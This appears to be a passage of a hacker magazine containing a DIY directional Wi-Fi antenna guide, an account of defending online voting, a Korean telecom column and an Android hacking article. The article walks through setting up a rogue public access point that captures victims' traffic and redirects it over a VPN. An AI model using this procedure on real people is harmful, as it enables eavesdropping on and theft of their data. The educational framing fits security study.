The Dish: Any satellite dish will do, but it helps to have the antenna (the small pronged piece that extends out and resides in the hot spot of the satellite dish). A lot of times, dish networks will take back this piece, but you may get lucky and find a complete dish. Without the antenna, you will have to manually find the best spot to position your handmade receiver, which can be accomplished by a trial and error method.

The Wi-Fi Adapter: I recommend purchasing the Alpha Network's AWUS036H. This particular Wi-Fi USB adapter is equipped with several features that are much better than other models:

1. The chipset. This make and model contains the RTL8187 chipset, which is very compatible with aircrack and backtrack. This allows it to be ideal for pen testing.

2. The power output in this model is higher than that of other USB dongles in that it was built as a long range USB adapter. It therefore is capable of even further increasing your range.

3. The SMA male connector. This particular feature is essential for connecting the Wi-Fi module to the dish. This port is the segment where the antenna would normally attach.

The Cable: This cable needs to be the SMA female to N connector cable. By searching for this on Amazon or on Google, you can find one for a minimal price. I recommend getting one of six to twelve feet in length to give you plenty of maneuverability.

The following materials are used to create the satellite antenna.

Copper Wire: Simple enough.

Copper Flashing: A little expensive but still easy to find.

The N Connector: This piece may be the most difficult to procure, but a good place to start is at a local electronics store, or again from Amazon. The official name for this is "Coaxial Connector, N Type Panel Jack (Square Mtg)"

Once all of these materials have been accumulated, the actual construction can begin. The only real construction that needs to be done is the assembling of the antenna. During this assembly you will need to solder the copper pieces to the N connector and attach the N connector to the copper flashing. This can be done in a few simple steps.

First, you must cut a length of wire measuring 244 mm in length. Then, you will mark the wire every 31 mm so that you will have eight equal segments. You will now begin to bend the wire into a series of 90 degree angles that will end up in the shape of a double diamond. To make really sharp edges, I recommend that you use two pairs of pliers held perpendicular to each other. This way, when they are twisted against each other, you get a very sharp 90 degree angle. The best way to complete the double diamond is to bend it into two equal squares.

The next section is building the mounding element. First, cut out a 110 mm square of black plastic and drill a hole in the center wide enough for the white piece of the N connector to clear. Now you need to solder the copper wire to the N connector. You should fit two pieces of copper wire (length does not matter - they will be cut later anyway) and solder them at two points. The first wire should be directly fitted into the N connector's gold pin and soldered there. The other wire should be connected just outside the lowest metal ring on the metal panel itself. I recommend you use a


propane or butane torch for this part, as a soldering iron does not produce the heat necessary to bond the metals.

After the connector is cooled, attach it to the black plastic base using an epoxy. The copper flashing should be attached to the front and trimmed to fit, also with a hole drilled to allow the N connector to pass through.

The next step is to solder your bow tie shaped element to the vertical wires. I recommend you use two pieces of scrap copper flashing, 15 mm wide to support the double diamond so the height is even on both sides. Then it is the simple task of soldering the wires together.

Next was the task of mounting and attaching the antenna to the dish's antenna. Each satellite antenna differs with make and model but essentially you must remove all the plastic covering pieces so that the receiver's hole is apparent. Then you must feed the wire through this hole and connect it to the antenna and to the Wi-Fi module. Once this is complete, you are ready for action.

My usage of this module was for penetration testing and that is how I tested this dish's effectiveness. I used the airodump-ng program on my Backtrack 4 Final Virtual Machine and was able to receive a much greater range of Wi-Fi access points. Before, with just the bare module, I would pick up approximately four or five points in my target area. But after I put the dish online, the amount of access points refreshed off the end of my monitor.



Completed antenna module

Completed Satellite Dish

Wireless module

Securing Online Voting

by kr

Introduction

I work as a programmer in a large company (based in one of the European countries) that provides web support for various online campaigns for big domestic and international companies. We prepare more or less complicated websites, Facebook applications, online forms, etc.

Lately, I got a few assignments to prepare websites for competitions, i.e., an Internet user uploads some image, photo, etc., which is then rated by other people. The entry with the most votes wins, plain and simple. In this article, I will share with you some of my experience on securing (and hacking) such applications.

There are many methods to secure voting applications. None are perfect. Here's a short list. (I didn't elaborate on some of the methods, as you may be familiar with them. If not, visit the websites referred to or Google it.)

Overview of Methods

1. *Cookies* - the simplest method (to implement and to evade). In short, you, as a developer, can save a small text file on the user's computer and read its contents later (at least, if the user is not a paranoiac freak who turned cookies off). Evading cookies is as simple as turning them off, deleting them, or changing their contents. This works for some less experienced cheaters. Recently (September/October 2010), some smart guy developed "evercookies" (`http://samy.pl/evercookie/`), an API that tries many different methods of storing the "undeletable" equivalent of cookies. It's nice, but it doesn't work when you are connecting in a different method, like Curl, or using the "safe" mode in your browser.

2. *CAPTCHA* - this acronym stands for "Completely Automated Public Turing test to tell Computers and Humans Apart." In other words, it's more or less garbled text displayed to you that you have to retype. In many situations, it'll help you to avoid people who would like to write automated scripts to do the dirty work, although if your CAPTCHA is lousy, it is easy to read it with some OCR-like script. If it isn't, there are some Russian folks who would be happy to help you (`http://captchabot.com/en/index➥.html` - I didn't test them and am not endorsing them in any way; I'm just impressed by their service, and maybe you'll find it useful). It's still not effective against folks who sit at their computer 24/7 and press "vote" every five seconds and then retype the password (more about that later).

3. *Email Confirmation Link* - the vote would be counted only when the user clicks on the link that is sent to him/her by email. The main advantage of this method is that the process is more time consuming for the user (so it's a little bit harder to mass vote). Filtering out illegitimate votes is possible, but needs some knowledge from the perspective of the attacker. You can block known disposable email addresses like spam.la or 10minutemail.com; you can see if someone tries to use known capabilities of free mail services (i.e., in Gmail, those addresses are connected to the same account: `example+something➥@gmail.com`, `e.xample@gmail.com`, `e.x.a.mple@gmail.com`, etc.); other evasions can be tracked in the post analysis, i.e., you can see that somebody created a catch-all alias in their own domain, or is using free addresses like `john01@yahoo.com`, `john02@yahoo➥.com`, `john03@yahoo.com`, etc.). A more annoying extension to this method is forcing users to register an account on your site.

4. *Facebook Connect* - it's not always a good idea, but sometimes the competition is directed to the Facebook users. The Facebook user ID is an additional variable that we can take into account (but it is not wise to rely only on that!).

5. *IP Limit* - limiting one vote per IP (i.e., per day). It looks like the best idea, but isn't always. For example, ADSL or mobile providers don't assign their subscribers a fixed IP. Instead, they can change it every time a connection is established. A Tor network (`http://www.torproject.org/`) might be used to change one's IP address every time they wanted. On the other hand, people in the same network (office, home, or university network) would be unable to vote, even if they were on different workstations, as they are visible on the outside as if they were connecting from the same host.

6. *Browser Fingerprint* - nice method that you can read about at `https://panopticlick➥.eff.org/` and `http://www.network➥world.com/news/2010/051810-eff-➥forget-cookies-your-browser➥.html`. It turns out that your browser leaves many traces that, combined into one, allows for a quite unique fingerprint. As with evercookies, it's good for non-advanced users using browsers, but completely useless if someone wants to cheat you using Curl or something.

7. *SMS Verification* - OK, in my opinion this method is the best, but clients don't want to implement it because it's expensive. The idea is simple

- if you want to vote, you have to give your mobile number. We send you an SMS with some code that you have to use to validate your vote. The rule is that you can only place one vote per mobile number (i.e., per day, week, or just one and only one). It's highly unlikely that someone will have many different mobile numbers at his/her disposal.

As you can see, none of the methods is perfect in itself (maybe the seventh is). My suggestion is to combine some of them and then, as a last resort, add some techniques of analyzing votes after they have been placed. More on this later.

Case Study

As an illustration of the problem, I'll share with you one of the cases. It was a project for some big international company, which I will not identify to protect their (and my) business. The idea for the competition was quite simple - people would upload images on the given subject, and then visitors could vote for the photos they liked most. The winner would be given quite an expensive prize, worth an equivalent of $3500 or so. In other words, the stakes were high. So was the number of people wishing to cheat.

I presented the customer with some recommendations based on the list above. Unfortunately, they decided to employ the least effective and most vulnerable techniques: protecting by CAPTCHA, cookies, and IP limit. They didn't want to employ any demanding or expensive methods. So that was it. I had no choice.

So there it was on the production server - my application (that I was not so proud about) with weak protection, waiting for some rascals.

It wasn't a big surprise to me when, a day or two after the competition was announced, some of the entries started to gain more votes than the others. At this point, the battle began. First, I exported a list of votes per image with their times and IPs. I ran blocks of IPs through the databases (available online at `www.ripe.net` (Europe), `www.arin.net` (North America), `www.apnic.net` (Asia and Pacific), `www.lacnic.net` (Latin America and Caribbean), and `www.afrinic.net` (Africa)) to get ISP information for the votes. It turned out that cheaters were using ADSL or mobile wireless connections that allowed them to change their IP when they reset their modem. I concluded that they were still typing in the CAPTCHAs manually because the interval between consecutive votes was significant, as well as (which I found quite funny) the fact that voting started at around 8 to 10 am (when they woke up) and ended around 11 pm to 1 am (when they went to bed). To prevent those guys from voting, I just blocked some IP ranges. I observed that legitimate voters weren't using mobile networks to vote anyway.

This action caused a big decrease in the illegal votes. But, a few days later, I noticed some other guy doing funny stuff. The pattern was the same - lots of votes placed all day with a break for sleep in the night hours. One thing was different. IPs were changing all the time, but they weren't from the same network. They were from all around the world! Germany, then USA, then Japan, China, some African countries, and so on. I quickly realized that this guy was using Tor or some similar network. Fortunately, the rules of the competition were saying that only people in my country were eligible to vote and win. So I found a database that provided information about the country of origin of every single IP address (Google for "IP geolocation free"). Two hours later, every vote from abroad, past and future, was invalid.

In the meantime, I added some more security to the site, making "cookies enabled" a requirement and adding some session variables loaded on the page showing the photo (just before the vote). It allowed me to cut some of the less experienced cheaters.

For a while I thought that it was over. But I was wrong. There was still one guy voting all the time. He was using a trick with changing IPs all the time and I wasn't allowed to ban his IP range because it was the most popular ADSL provider in my country (ten percent market share). One thing that I noticed was that he was voting all the time, even in the night. It was impossible for a living person to do this, so I concluded that he had some script to pass my (lousy) CAPTCHA. The cure was simple. I found an open source script with some more sophisticated, distorted CAPTCHAs and implemented it. It turned out his skills were not enough to crack it and he was too lazy to type every CAPTCHA for 12 hours a day.

Finally, I won. It all ended happily. The grand prize was won by a recently married couple who posted their sweet photo everywhere online and asked people to vote. One thing that I found significant about this and others' legitimate projects was that, when analyzing sources of their votes (IP blocks), it turned out that they were spread evenly and over a large number of different networks (hundreds of different networks), while votes for cheaters' projects were coming in large quantities from only a few networks.

Conclusion

OK, so what's the conclusion of this story? Sometimes, you have limited resources and you can't apply sophisticated techniques to protect your application, but looking into the logs and trying to get into the bad guys' minds can help you to defeat the evil (of course you can "look" into logs in some automated way - that is something I plan to work on, having new experience from these projects).

TELECOM INFORMER

by The Prophet

Hello, and greetings from the Central Office! It's been an interesting few months. Things have settled down into a reasonable rhythm in bringing our new Central Office online and, with the project schedule on track, I've been able to enjoy a little personal travel around Asia. My most recent trip was to the DMZ, one of the world's most dangerous places.

In 2005, I was one of the first Americans to visit the DMZ from the north as a tourist, so it was interesting to see it from the southern side a few years later. The experience visiting from the north or south is largely the same, each side detailing a litany of grievances that have not been resolved in nearly two generations, showing off weapons seized from the other side, and claiming their soldiers will protect you from the opposite side's aggressions. The two Koreas are like perpetually quarrelling siblings, with long-held grudges over disagreements that ceased to really matter decades ago but are still unforgotten, each side staring at the other over the world's biggest spite fence. The only difference is that an angry shouting match has the very real possibility of escalating into World War III. This is, presumably, why Bill Clinton called the DMZ "the scariest place on earth."

Despite being technically still at war, separated from North Korea by an uneasy armistice and thousands of troops, South Korea is an incredibly modern society. On my last visit to Japan, I found myself wondering where all of the new technology went. Having visited Seoul, the answer is obvious: Korea. It's not often anymore that I find myself completely marveling at technology that I've never seen before, but in South Korea you'll find that this is commonplace. From enormous displays at bus stops that provide multi-touch enabled satellite maps you can use for trip planning to ultramodern mobile phones, Korean society is at the leading edge of technology.

This is particularly evident in telecommunications, nowhere more evidenced than mobile phones. Like Japan, South Korea doesn't support GSM. Only flavors of CDMA are supported, both WCDMA (which many AT&T and T-Mobile USA world phones support) and 1xRTT/1xEV-DO (used by Sprint, Verizon, and US Cellular in the U.S.). If you carry a GSM-only phone, you can rent an unlocked WCDMA-capable handset at the airport for about $3 per day (plus a hefty deposit), and if your carrier allows you to roam on a South Korean carrier, you can simply insert your home SIM card. Strangely enough, though, I couldn't find a local SIM card for sale to use in my WCDMA-capable HTC phone. You can only buy one along with a prepaid mobile phone. Foreigners are only able to buy prepaid handsets, and are not allowed a monthly subscription.

I carry a WCDMA-capable handset and my Chinese carrier has a roaming agreement with both SK Telecom and Korea Telecom, so roaming was seamless and surprisingly cheap. Outgoing calls within South Korea cost less than 10 cents per minute, with incoming calls costing about double that (owing to the charge for delivering the calls long distance from China to South Korea). Data roaming was still expensive, at a rate of about $1.50 per megabyte, and text messages cost about 10 cents each. All features worked seamlessly, and Chinese government restrictions on accessing certain websites were enforced. When roaming in Korea with a Chinese phone, your data is still forwarded through a gateway in China, so your mobile web browsing is subject to Chinese laws and regulations.

North Korea uses a GSM system, but a side effect of the jammers used to block radio and television signals coming from South Korea is blocking of mobile phone signals from the north. Technically, South Korean WCDMA handsets are backwards compatible, but cannot roam on the system. In North Korea,

WCDMA and CDMA-capable handsets are not available which effectively prevents any attempts to use the South Korean system (and presumably, North Korean users won't be allowed to roam anyway).

Unlike in Japan, smartphones have made tremendous headway in Korea. They are tremendously popular; most people I saw with a mobile phone across two visits to Seoul were carrying one. Approximately 60 percent of smartphones are powered by Android, according to KCC (the Korean equivalent of the FCC) statistics. Local brands Samsung and LG are the most popular, probably due to their superior Korean-language support and localized features. As in many countries, local search and application providers have the most popular applications, with Naver (a local ISP and online services provider) leading the pack. Google, however, is making headway with its search engine on mobile phones (although not on traditional browsers), largely owing to its integration with the Android platform. So is Facebook, although like Google, it seems more popular on mobile phones than on PC browsers. One smartphone platform that is practically missing - as in Japan - is the iPhone. You do see people with iPhones, but they are more expensive and less popular than the heavily localized Korean brands.

Despite the adoption of smartphones with high-resolution cameras, QR codes seem not to have caught on at all. You see them everywhere in Japan, and they are growing in popularity in more developed parts of China. However, I only saw one QR code across two visits to South Korea, and it was on a Korean Airlines boarding pass. This is somewhat surprising, given the low cost, high quality, and high speed of data services in Korea. Downloads run at 2Mbps and with WCDMA, you can download your email and make a phone call at the same time. This is important, because Koreans, unlike Japanese, make relatively more phone calls and send relatively fewer text messages.

One particularly interesting - and growing - area of mobile telephony in South Korea is mobile payments. SK Telecom has run a proprietary system for the past few years, but there are only limited places you can pay. Recently, they made an agreement with Japanese carriers KDDI and Softbank to develop and roll out a system called NFC. This system is based on an RFID-enabled SIM card, which broadcasts at 13.56MHz. The billing platform is developed by Visa, and is called PayWave. This allows up to eight credit cards to be linked to a single mobile phone account. Additionally, the platform allows for the application that nobody seems to want but never seems to go away - mobile coupons. Your carrier can use your GPS coordinates to send you coupon spam, and these can be stored on your NFC SIM to be presented wirelessly at merchants along with your payment credentials. Providers are very tightlipped about the technology and there is very little published research on the platform, but they have publicly stated that it is based on "ISO7816 or 14443 standards." The SK Telecom system is branded "T-Smart Pay." Time will show just how smart it is.

Innovation in telecommunications is not limited to wireless phones. Internet service in South Korea is based on fiber to the home, and runs at speeds exceeding 40Mbps. It's incredibly fast, very inexpensive, and South Korea leads the world in broadband penetration with over 70 percent of homes subscribing. Of course, you can also still use a payphone if you want to. These are located nearly everywhere in quantities far exceeding the U.S. Most take cards, some take coins and cards, and many new phones (yes, I said new payphones - South Korea is still innovating here) allow paying with a T-Money card. T-Money is a prepaid RFID payments card operated by the local transit authority. In addition to payphones, subways, and buses, you can also pay for taxis and even pay for items at many retailers with the T-Money card. Oh, and did I mention the technology platform? The whole system runs on the infamous Mifare Classic RFID platform. Is T-Smart Pay built for easy integration? I don't know, but RFID hackers may find this an interesting question.

And with that, it's time to draw this issue of "The Telecom Informer" to a close. Have a safe summer, and I'll see you at Photosynthesis Festival and Def Con 19!

Mobile Hacking with Android

by MS3FGX
MS3FGX@gmail.com

If you have been following the mobile industry for the last year or so, you have already heard about Android. Google's mobile Linux operating system has taken the industry by storm, and analysts predict that by the end of 2011, it will have overtaken Apple's iOS as the number two mobile operating system in the world. Some even say that by 2015, it should overtake Nokia's Symbian OS as the number one mobile OS.

The continued success of Android is of particular importance to hackers, as it is more proof that a large scale open source project can not only compete with proprietary software, but excel beyond it if properly supported. Perhaps more importantly, the open nature of Android allows its more technically inclined users to peer into the workings of their mobile devices and modify them however they wish. Finally, the dream of an open mobile device that started with the OpenMoko FreeRunner is very close to realization for the mass market.

Of course, we know that every story has two sides. With increased hardware performance, storage capacity, and software capability, mobile devices have become increasingly tantalizing targets for attackers and criminals over the last few years. But with flexible operating systems like Android under the hood, mobile devices are now becoming practical attack platforms, allowing an attacker to scan for and engage targets from the palm of his hand.

This article will take a look at a few Android applications of interest to both the hacker and the criminal alike, and detail a proof of concept attack using nothing more than a rooted Android mobile phone and publicly available software. The information herein is provided entirely for educational purposes so that the reader may have a better understanding of the capabilities and realistic applications of this technology. It in no way condones or suggests attempting to use these techniques in a malicious manner.

What is Android?

To get a better understanding of what Android is capable of, we should first get a good handle on what it actually is.

In 2005, Google acquired a little known company called "Android, Inc.", which had been developing software for mobile phones. Soon after, Google began filing various patents with a focus on mobile phone technology. This prompted the media to begin speculating that Google was planning on releasing a "G-Phone" to go head-to-head with Apple's immensely popular (and largely unchallenged) iPhone.

But in 2007, rather than announcing a single phone they intended to bring to market, Google brought together a group of some of the most important companies in the mobile industry and created the Open Handset Alliance (OHA), a consortium designed to develop open standards for mobile devices. The OHA revealed that their first product would be an open source mobile OS called Android, designed to run on the full gambit of mobile devices (phones, tablets, netbooks, etc.), rather than an OS tied to a specific piece of hardware (like Apple's iOS). In October of 2008, the HTC Dream (more commonly referred to as the G1) was released and became the first official Android device.

Android is made up of several software layers which are intended to make the OS more modular and easier to develop for. Android is based on the 2.6.x Linux kernel which handles hardware interaction, GNU userspace utilities for low-level system management, and various open source libraries such as OpenGL, SQLite, and FreeType.

While this technically makes Android a GNU/Linux OS, Android applications (or "apps" as they are usually referred to) are not native Linux binaries. Rather, Google has developed a Java virtual machine called Dalvik and a large framework of libraries which developers can use without ever touching the underlying Linux system. This means that developing for Android requires no previous knowledge of Linux programming, and allows the developer to work within a well documented and defined environment, regardless of what device their code will eventually run on.

The idea that a developer should be able to write one application and be able to deploy it on essentially every piece of hardware Android itself supports is a core element of the OHA. In theory, this should be a boon for developers, but in practice, it introduces a number of problems, one of which being that Android applications are never truly optimized for a specific device, and are always limited by the capabilities of the Dalvik VM. Updates to Dalvik and the introduction of the Native Development Kit (NDK), which allows

developers to bundle in native C code with their Java applications, are beginning to alleviate the issue, but hardware intensive applications like 3D games are still noticeably absent from Android's software library.

While not a viable option for large-scale Android development, it is also possible to write (or adapt) Linux C code for use with Android. In theory, this means you could take existing Linux tools and applications and cross-compile them for the ARM architecture most Android devices are running on. In practice however, there are a number of limitations imposed by the abridged nature of Android's Linux implementation that make things more difficult. Most notably, Android doesn't include libc, but rather uses its own library known as Bionic. All native Linux code must be compiled against Bionic, but as Bionic is not 100 percent compatible with libc, there is no guarantee that code will work as expected (or at all). In addition, Android doesn't use an X server, so graphical Linux applications are out of the question.

As with all UNIX-like operating systems, Android has a very strict set of permissions, which in this case extend from the core Linux components all the way up to the Dalvik VM. Since anyone can write an Android application and publish it in the Android Marketplace, it is extremely important for the system to monitor and limit the capabilities of everything the user installs. Every application must list its capabilities in regards to the Dalvik VM for the user upon installation, and Linux's standard per-user filesystem permissions prevent even rogue applications from accessing the underlying OS and doing system-wide damage.

While that is fine for the average user, those of us who want more control over our systems can start to feel a little caged in. Just like in a full Linux OS, if you want to get complete access to the system, you need to elevate your user level to root. Gaining root privileges is not technically supported by Android, and doing so usually requires making use of some exploit or glitch in that particular device's build of Android. Accordingly, the process of "rooting" an Android device differs greatly depending on the hardware and what version of Android it's running, which makes it considerably out of the scope of this particular article. I can say that, as far as I am aware, all Android devices currently on the market can be rooted, with varying degrees of difficulty or Linux knowledge required. A simple Google search of your device name along with the term "rooting" should get you started.

Android Software

Even though Android has been on the market since 2008, it wasn't until relatively recently that it started to take off. Android's surge in popularity (at least in the U.S.) is considered to be due in large part to Verizon Wireless and their DROID lineup of phones, specifically the Motorola Droid, which more or less became the de facto Android 2.0 handset. With an increased userbase comes more developers, and as such, Android software has started to mature and offer legitimate tools and applications rather than the drivel that populated the Android Marketplace for the first couple of years of the OS's life.

At the same time, Google's release of the NDK and the fact that Google doesn't prevent or discourage rooting Android has led to some very powerful and useful software that anyone can install and run without fear of persecution from Google or their device's manufacturer.

In the following sections, I will briefly go over some applications of particular interest to the hacker. All of these applications are available on any Android device that has access to the Android Marketplace, though some do require your device to be rooted as mentioned in the previous section.

WiFi Analyzer

WiFi Analyzer is one of the most popular applications in the Android Marketplace, which is really a testament to how wildly useful this tool is for both the average user and the more technically inclined. In the most basic of terms, WiFi Analyzer is a tool to scan the area for Wi-Fi networks and determine which channel is the least populated so you can adjust your own hardware to a less congested part of the spectrum.

But as the application has evolved, it has picked up a number of other helpful features. For every detected network, it offers multiple detailed graphs of signal strength (strength over time, comparison to other networks in the area, etc.), MAC address, and encryption used. There is even a function where you can lock onto a specific network and view the signal strength as an analog gauge, complete with an audio tone which increases in frequency as the signal gets stronger; an absolutely invaluable tool for locating Wi-Fi devices in the field.

That said, it is important to realize that WiFi Analyzer is *not* a full fledged Wi-Fi scanner or "wardriving" tool. As of this writing, there is no method to export the list of detected networks to file, and some functions (like the signal strength versus time graph) won't even retain their data when switching to one of the application's other modes.

ConnectBot

ConnectBot is an exceptionally well done SSH/Telnet client, which also acts as a terminal emulator for the local Linux sub-system. While there are better terminal emulators (though not for free), there is no question that ConnectBot is the absolute best SSH client available for Android.

In addition, ConnectBot also allows you to

set up SSH port forwarding from your device to a remote server, otherwise known as SSH tunneling, a topic that has been covered numerous times on these pages. Tunneling is an exceptionally useful technique for circumventing firewalls or protecting your data on public networks, both of which are very useful on mobile devices. The SSH forwarding in ConnectBot is not quite as polished as I would like, such as needing to keep an interactive shell open when using the tunnel instead of doing it in the background, but it works well enough.

Network Discovery

Network Discovery is a handy tool for finding and enumerating devices on public Wi-Fi networks. Network Discovery uses a simple ping scan to find hosts on the network, and then allows the user to select one of the found hosts to target for a TCP connect() scan.

The execution is pretty basic, but Network Discovery does have a few nice touches such as a NIC vendor database, which shows who manufactured the network interface of the discovered devices, service detection (by reading the service banner), and the ability to directly connect to services which Android supports or has known applications for (WWW, FTP, SSH, etc.). Future plans include database storage for scan results, OS fingerprinting, NAT traversal, and root-enabled functions like SYN scans.

Wireless Tether

Wireless Tether is a mainstay of rooted Android phones, as it allows any Android phone to share its cellular Internet connection out over either Ad-Hoc Wi-Fi or Bluetooth PAN. It does this in such a way that prevents your carrier from differentiating between the traffic generated from the Android device itself and any devices connected to it, the upside being that you are able to share the cellular Internet access you already pay (dearly) for without having to sign up for the nonsensical "tethering" charges which many carriers have begun implementing. This is an excellent tool for setting up temporary Internet access for small groups of people, such as at hackerspaces or *2600* meetings.

Shark for Root

Shark for Root is a port and front-end for the venerable tcpdump. I suspect the use and function of tcpdump is well known enough that I don't need to go into explicit detail, but, to put it briefly, it allows the user to examine and log all of the TCP/IP packets going into and out of the Linux kernel. As the name implies, Shark only works properly if it is run as the root user, which allows it complete access over the kernel's networking subsystems.

Shark isn't much to look at, and, in fact, has a few rather annoying bugs in the user interface, but the UI itself is the last thing you are going to be worried about. Installing Shark is the easiest way to get a working tcpdump binary installed on an Android device (though some custom ROMs do include it out of the box), so it's an absolute must-have if you want to do any kind of mobile network analysis.]

Remote Exploit Applications

This is more of an "honorable mention" category; there are currently a handful of applications in the Android Market which are designed to use documented remote exploits against various operating systems and server applications. For example, there are a few applications designed to use the recent Windows Vista and Windows 7 remote SMB exploit. These applications can be used to trigger a BSOD on any unpatched Windows system on the same Wi-Fi network as the Android device.

While this type of software is still fairly rare on Android, it is going to become more common as developers get better acquainted with the intricacies of making software for Android. This area of development certainly warrants a close watch from the community, both offensively and defensively.

Mobile MITM Attack

So we have covered a few very useful tools you can download on your Android device, but you still might be wondering how these seemingly innocuous applications could possibly be used maliciously. A powerful mobile device running Android could be used by an attacker in thousands of different ways, but, for this example, we will be focusing on a specific case that involves a few of the applications we just discussed; using a rooted Android phone as part of a man-in-the-middle attack.

The idea is really rather simple. We will be setting up Wireless Tether to make our phone appear to be a public Wi-Fi AP (access point) to our victims, and then, once they connect to our phone (and through it, the Internet), we can capture their traffic for later analysis and data retrieval.

The first step is to scout out a good location. Tools like WiFi Analyzer are helpful here as they can be used to find important information about the existing Wi-Fi coverage in the area. Ideally, the best place to attempt an attack like this would be locations with a high density of users, and a relatively low number of existing Wi-Fi APs. Once an attacker finds a location where there are many potential targets, he can use WiFi Analyzer to determine the signal strength of surrounding APs and how many of them are currently running open networks. If there are many strong and free APs in the area, the attack will be less likely to work, but

if the only APs with strong signal are encrypted, users will be much more likely to connect to the attacker's open AP with excellent signal strength. Therefore, areas such as coffee shops and hotels would be particularly good candidates for this sort of attack as the users in the building will quickly jump at the chance for free Wi-Fi when presented with the paid access model the business is likely running.

Once a location has been selected, Wireless Tether needs to be configured to appear as an innocent public AP. The SSID can be changed from within Wireless Tether by pressing the Menu key, selecting "Setup", then scrolling down to "Change SSID". Wireless Tether doesn't allow spaces in SSID names, and also has an unusually short character limit, but in practice you can still get the point across. Changing the SSID to something like "free_wifi" should get the desired results, but for added effect it could be more contextually relevant to the target location, such as "hilton_wifi". With the SSID set as something sufficiently approachable, start Wireless Tether by pressing the large icon in the center of the screen (Wireless Tether must be running to complete the next steps).

With Wireless Tether up and running, the next step would be to get Shark set up and begin logging packets. Normally, tcpdump will listen on the default interface, which in the case of a phone would be the 3G radio. Capturing packets from 3G is just going to get us a big log file of gibberish, so Shark needs to be set up so that it runs tcpdump against the phone's Wi-Fi interface where the victims will be connecting.

To do that, you need to figure out what the Wi-Fi interface is actually called. Just like on desktop Linux, some Wi-Fi drivers rename the interface instead of leaving it as the standard wlan0, so you need to do a little digging to figure out what your particular phone is running. The easiest way to do this is by using a terminal emulator (such as ConnectBot) and running the command "netcfg", which will list the device's networking interfaces like so:

```
# netcfg
lo UP 127.0.0.1 255.0.0.0
➥ 0x00000049
dummy0 DOWN 0.0.0.0 0.0.0.0
➥ 0x00000082
usb0 DOWN 0.0.0.0 0.0.0.0
➥ 0x00001002
ppp0 UP 75.206.123.22
➥ 255.255.255.255 0x000010d1
tiwlan0 UP 192.168.2.254
➥ 255.255.255.0 0x00001043
```

Here we can see the two important interfaces, ppp0, which is the 3G Internet connection, and the tiwlan0 interface, which is running Wireless Tether. You can tell them apart easily as one is running a public IP (ppp0), and the other is using a private IP (tiwlan0). The Wi-Fi interface in this case is called tiwlan because the phone in question is using a Texas Instruments chipset. Different devices will be running different hardware, so don't be surprised if you see something completely different.

With the Wi-Fi interface name in hand, you can start up Shark and add in the proper tcpdump parameters. To specify a different interface from the default, you use the "-i" option, so add "-i tiwlan0" to the parameters already listed in Shark (substituting your particular Wi-Fi device name, if necessary). Then press "Start", and make sure it begins logging packets. You should see a line at the bottom that says "Got xx", where "xx" is the numbers of packets currently captured.

Now, all that is left to do is wait. With patience and a little luck, a client device should connect to the phone and attempt to get online. Wireless Tether can be set up with various notifications when new devices connect, including a vibrate option that would let the attacker know a client has connected without making a sound or even having to glance at the phone. Once a client device connects, they will be routed to the Internet just as they expected. Their experience will be identical to that of a regular public Wi-Fi connection, and they would have no reason to suspect anything is wrong.

Obviously, there are some constraints due to the device's relatively limited processing power and bandwidth, but as long as you keep your expectations reasonable (such as using Wireless Tether's access control options to limit yourself to two or three simultaneous connections), the illusion will hold together well enough for the victims.

Once you feel you have captured enough data, simply stop Shark and shutdown Wireless Tether. You can then open up the PCAP file that was created under /sdcard in Shark Reader (a basic PCAP analyzer created as a companion for Shark),

or better yet, pull the file off of the phone's SD card and open it up in Wireshark. Assuming everything went according to plan, you should be looking at a complete log of everything your victim(s) did while connected to your "free" Wi-Fi AP.

A Step Further: Data Siphon

Being able to log all of the plain text traffic to and from the victim's computer is certainly bad, but there are limitations to the Android platform that keep the attack from moving much beyond that. As flexible and widely supported as it is, Android still only has a fraction of the tools available for x86 operating systems. Even if more advanced tools were available for Android, the processing and storage limitations of mobile devices would make it difficult to do much in the way of real-time data manipulation while still delivering the content fast enough to keep the victim from suspecting anything.

But what if, rather than attempting to manipulate the data stream on the mobile device itself, he simply redirected all of the traffic from his rogue AP to another network of which he had full control over; a network which housed machines with the software and processing capability to manipulate the victim's data in real-time? As it turns out, it only takes a few more steps to adapt the man-in-the-middle setup from the previous example into a "siphon," which can redirect all of the traffic on the rogue AP to any network the attacker wishes.

The first step is to bridge the connection between the Android device and the destination network by way of a VPN. Android comes with support for various types of VPNs out of the box, but there are some long-standing bugs in its implementation that make it all but useless in many software configurations. Luckily, the community rose to the challenge and ported over OpenVPN, which offers incredible amounts of customization and capability. Some custom Android ROMs include OpenVPN, but if yours doesn't, you can download it from the Marketplace by way of the OpenVPN Installer application by Friedrich Schaeuffelhut. The same developer also put out an application called OpenVPN Settings, which aims to make configuring and managing OpenVPN connections as easy as the built-in VPN functions, which you may also want to grab.

The actual configuration of an OpenVPN server is outside the scope of this article, but the general idea is that you set up an Internet-facing server in bridge mode. This will let you connect your VPN client (the Android device) to the server from a remote location and give it an IP that is within the subnet of the destination network. I personally used a Linksys WRT56GL running DD-WRT as my OpenVPN server, but any other implementation will work just as well.

With OpenVPN correctly configured on both sides, and Wireless Tether running, the output of "netcfg" should now look something like this:

```
# netcfg
lo UP 127.0.0.1 255.0.0.0
➥ 0x00000049
dummy0 DOWN 0.0.0.0 0.0.0.0
➥ 0x00000082
usb0 DOWN 0.0.0.0 0.0.0.0
➥ 0x00001002
tap0 UP 192.168.1.50
➥ 255.255.255.0 0x00001043
ppp0 UP 75.206.123.22
➥ 255.255.255.255 0x000010d1
tiwlan0 UP 192.168.2.254
➥ 255.255.255.0 0x0000104
```

Notice the addition of the "tap0" interface, with an IP address in the middle of the WRT54G's 192.168.1.x network. The Android device is now connected to three separate networks simultaneously: the primary 3G Internet connection on ppp0, the rogue AP running on tiwlan0, and now the VPN on tap0.

The goal now is to get traffic from our rogue AP on tiwlan0 to go through the VPN, rather than straight through 3G to the Internet. If we run a traceroute from the Android device now, we will see this is currently not the case:

```
# traceroute 75.206.123.22
traceroute to 75.206.123.22
➥ (75.206.123.22), 30 hops
➥ max, 38 byte packets
